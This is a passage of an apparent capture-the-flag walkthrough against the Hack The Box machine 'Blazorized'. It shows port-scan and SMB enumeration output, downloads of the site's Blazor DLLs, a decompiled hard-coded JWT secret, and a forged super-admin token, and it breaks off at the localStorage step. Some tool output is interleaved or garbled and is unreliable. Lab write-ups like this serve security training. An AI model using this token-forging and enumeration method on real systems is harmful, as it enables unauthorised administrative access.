

# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~] Top > HTBAcademy > HTB Machines >
$ tcpscan 10.129.85.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 08:44 IST
Nmap scan report for 10.129.85.187
Host is up (0.18s latency).
Not shown: 58343 closed tcp ports (reset), 7167 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://blazorized.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-30 03:16:52Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2022 16.00.1115.00; RC0+
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2024-06-29T19:38:02
|_Not valid after: 2054-06-29T19:38:02
|_ms-sql-ntlm-info:
|_  10.129.85.187\BLAZORIZED:
|_    Target_Name: BLAZORIZED
|_    NetBIOS_Domain_Name: BLAZORIZED
|_    NetBIOS_Computer_Name: DC1
|_    DNS_Domain_Name: blazorized.htb
|_    DNS_Computer_Name: DC1.blazorized.htb
|_    DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2024-06-30T03:18:03+00:00; +5s from scanner time.
|_ms-sql-info:
|_  10.129.85.187\BLAZORIZED:
|_    Instance name: BLAZORIZED
|_    Version:
|_      name: Microsoft SQL Server 2022 RC0+
|_      number: 16.00.1115.00
|_      Product: Microsoft SQL Server 2022
|_      Service pack level: RC0
```


```

3268/tcp open  ldap      Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf     .NET Message Framing
47001/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc      Microsoft Windows RPC
49665/tcp open  msrpc      Microsoft Windows RPC
49666/tcp open  msrpc      Microsoft Windows RPC
49668/tcp open  msrpc      Microsoft Windows RPC
49669/tcp open  msrpc      Microsoft Windows RPC
49670/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc      Microsoft Windows RPC
49674/tcp open  msrpc      Microsoft Windows RPC
49678/tcp open  msrpc      Microsoft Windows RPC
49774/tcp open  msrpc      Microsoft Windows RPC
49776/tcp open  ms-sql-s   Microsoft SQL Server 2022 16.00.1115.00; RC0+
ms-sql-ntlm-info:
  10.129.85.187:49776:
    Target_Name: BLAZORIZED
    NetBIOS_Domain_Name: BLAZORIZED
    NetBIOS_Computer_Name: DC1
    DNS_Domain_Name: blazorized.htb
    DNS_Computer_Name: DC1.blazorized.htb
    DNS_Tree_Name: blazorized.htb
    Product_Version: 10.0.17763
ms-sql-info:
  10.129.85.187:49776:
    Version:
      name: Microsoft SQL Server 2022 RC0+
      number: 16.00.1115.00
      Product: Microsoft SQL Server 2022
      Service pack level: RC0


```

# Web Port 80


1) Checked the website



2) There is a markdown rendering



### 3) Found a subdomain



### 4) Another vhost



5) There is a way to get admin token

# Check for Updates

Because currently Blazorized is in alpha release, only the super admin can request all posts and categories from the API. However, you can use the button below to impersonate (temporarily, and *securely*) the admin and fetch all post and category updates.

Check for Updates >

6) Checked the dll file

Request

PrettyRawHex

1 GET /\_framework/Blazorized.DigitalGarden.dll HTTP/1.1

2 Host: blazorized.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://blazorized.htb/post/09ebf3a0-2cd4-4677-b746-033113ec2009

8 Connection: keep-alive

9

10

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Content-Type: application/octet-stream

3 Last-Modified: Sun, 25 Feb 2024 13:26:16 GMT

4 Accept-Ranges: bytes

5 Etag: "21d4f53See67dal:0"

6 Server: Microsoft-IIS/10.0

7 Date: Sun, 30 Jun 2024 04:09:34 GMT

8 Content-Length: 53248

9

10 MZÿÿ,00' I!LÍ!This program cannot be run in DOS mode.

11 \$PEL87?à\*Q&0à @ @'à0b àT H.textUÀ & '.rsrçðE@@.reloc î@B·àHÓZ\*(

12 \*\*{(

13 I%)\*:({

14 }\*:{

15 }\*:{

16 }\*07({

17 }} }|{+|({

18 \*{(

19 \*0(o

20

21 (

22 \*0o+rpKo

23 rpKo

24 r)pKo

25 r=pLo

26

27 rIpo

28 rYpo

29 repo

30 o

31 \*âo+rYpo

32 rpo

33 o

34 \*o+trpps

35 o

36 o

37 \*0?({

38 }})+}\*{}|{+|({

39 \*{\*}\*Js!

40 }{"

41 \*0Eo+rpD (#

Done

(vigneswar@VigneswarPC)-[~]

\$ wget 'http://blazorized.htb/\_framework/Blazorized.DigitalGarden.dll'

--2024-06-30 09:43:48-- http://blazorized.htb/\_framework/Blazorized.DigitalGarden.dll

Resolving blazorized.htb (blazorized.htb)... 10.129.85.187

Connecting to blazorized.htb (blazorized.htb)|10.129.85.187|:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 53248 (52K) [application/octet-stream]

Saving to: 'Blazorized.DigitalGarden.dll'

Blazorized.DigitalGarden.dll 100%[=====] 52.00K 77.5KB/s in 0.7s

2024-06-30 09:43:49 (77.5 KB/s) - 'Blazorized.DigitalGarden.dll' saved [53248/53248]

Decoded from: http://blazorized.htb/\_framework/Blazorized.DigitalGarden.dll

Request attributes

Request body parameters

Request cookies

7) Found the code that generates superadmin token


```

(vigneswar@VigneswarPC)-[~]
$ wget 'http://blazorized.htb/_framework/Blazorized.Helpers.dll'
--2024-06-30 09:57:10-- http://blazorized.htb/_framework/Blazorized.Helpers.dll
Resolving blazorized.htb (blazorized.htb)... 10.129.85.187
Connecting to blazorized.htb (blazorized.htb)|10.129.85.187|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12800 (12K) [application/octet-stream]
Saving to: 'Blazorized.Helpers.dll'

Blazorized.Helpers.dll      100%[=====] 12.50K  --.-KB/s   in 0.002s

2024-06-30 09:57:11 (6.35 MB/s) - 'Blazorized.Helpers.dll' saved [12800/12800]

```



```

// Token: 0x04000005 RID: 5
private const long EXPIRATION_DURATION_IN_SECONDS = 60L;

// Token: 0x04000006 RID: 6
private static readonly string jwtSymmetricSecurityKey =
    "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eeaf6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffcf25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2fffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bf687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";

// Token: 0x04000007 RID: 7
private static readonly string superAdminEmailClaimValue = "superadmin@blazorized.htb";

// Token: 0x04000008 RID: 8
private static readonly string postsPermissionsClaimValue = "Posts_Get_All";

// Token: 0x04000009 RID: 9
private static readonly string categoriesPermissionsClaimValue = "Categories_Get_All";

// Token: 0x0400000A RID: 10
private static readonly string superAdminRoleClaimValue = "Super_Admin";

// Token: 0x0400000B RID: 11
private static readonly string issuer = "http://api.blazorized.htb";

// Token: 0x0400000C RID: 12
private static readonly string apiAudience = "http://api.blazorized.htb";

// Token: 0x0400000D RID: 13
private static readonly string adminDashboardAudience = "http://admin.blazorized.htb";
}

```

## LDAP Port 445

```

(vigneswar@VigneswarPC)-[~]
$ enum4linux 10.129.85.187
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 30 09:16:31 2024
===== ( Target Information ) =====
English [Status: 302, Size: 144, Words: 9, Lines: 2, Duration: 178ms]
Target ..... 10.129.85.187 [Status: 302, Size: 144, Words: 9, Lines: 2, Duration: 178ms]
RID Range ..... 500-550,1000-1050 [Status: 302, Size: 144, Words: 9, Lines: 2, Duration: 178ms]
Username ..... '' [Status: 302, Size: 144, Words: 9, Lines: 2, Duration: 173ms]
Password ..... '' [Status: 302, Size: 144, Words: 9, Lines: 2, Duration: 173ms]
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.129.85.187 ) =====
[+] http://usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -- http://blazorized.htb/ -- Host: FUZZ.b
[E] Can't find workgroup/domain


===== ( Nbtstat Information for 10.129.85.187 ) =====
Looking up status of 10.129.85.187
No reply from 10.129.85.187

===== ( Session Check on 10.129.85.187 ) =====
-- Method : GET
[+] Server 10.129.85.187 allows sessions using username '', password ''
-- Wordlist : FUZZ:/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
-- Header : Host: FUZZ.blazorized.htb
===== ( Getting domain SID for 10.129.85.187 ) =====
-- Calibration : False
Domain Name: BLAZORIZED
Domain Sid: S-1-5-21-2039403211-964143010-2924010611
-- Matcher : Response status: 200-299,301,302,307,401,403,405,500
[+] Host is part of a domain (not a workgroup)

```

## Vulnerability Assessment

- ## 1) Generated superadmin token




eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnFwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWVpbGFkZHJlc3MiOijzdXBicmFkbWluQGJsYXpvcmI6ZWQuaHRiliwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9yb2x1ljoIU3VwZXJfQWRtaW4iLCJleHAiOiE3MjA3MjYwNmZksImZybmh0dHA6Ly9hcGkuYmxhem9yaXplZC5odGliLCJhdWQiOiJodHRwOi8vYWRtaW4uYmxhem9yaXplZC5odGliQ.U\_5d\_uyyIG3ubXNui2qjHZIG3eOkDQm7jy5MSoORLCFlEfio2cIMY6xYdYqrpgG4TGdJOopee8qe\_oMMdAY0Q

- 2) It should be in localstorage

```
1 7A*JS.BeginInvokeJS`localStorage.getItem(["jwt"])-A@JS.RenderBatchA>0 yyy
2 yyy!yyy *6yyy
3 !"yyy,yyyyyyyyyy#-yyy/yyyOyyy2yyy$3yyy6yyyAyyy'Dyyy(Oyyy)Vyyy*
4 Zyyy*yyy,yyy-1yyy.vyyy/-yyyOyyy1*yyy2 yyy3-yyy4*yyy5Ayyy6yyy7Ayyy8yyy9yyy4:yyy;yyy<yyy=:yy
5 yyy?zyyy:M (@Phpx ",D0ae0a (pxD0ae0 (0BPhpx",DeOH x A00 8@xp A0a yyyyyyyyyyyyyyyy
6 !
7 yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy
8 !"yyyyyy#0% '()*+,$%&'*-./:;.<=>?@A(ByyyCyyyDyyyEyyyFyyy
9 yyy123124*56789:;<=yyy>?1@2A(ByyyCyyyDyyyEyyyFyyy
10 FGH)IvvvvJvvvvKvvvvLvvvvMvvvvNvvvvOvvvvPvvvvQvvvvRvvvv
```

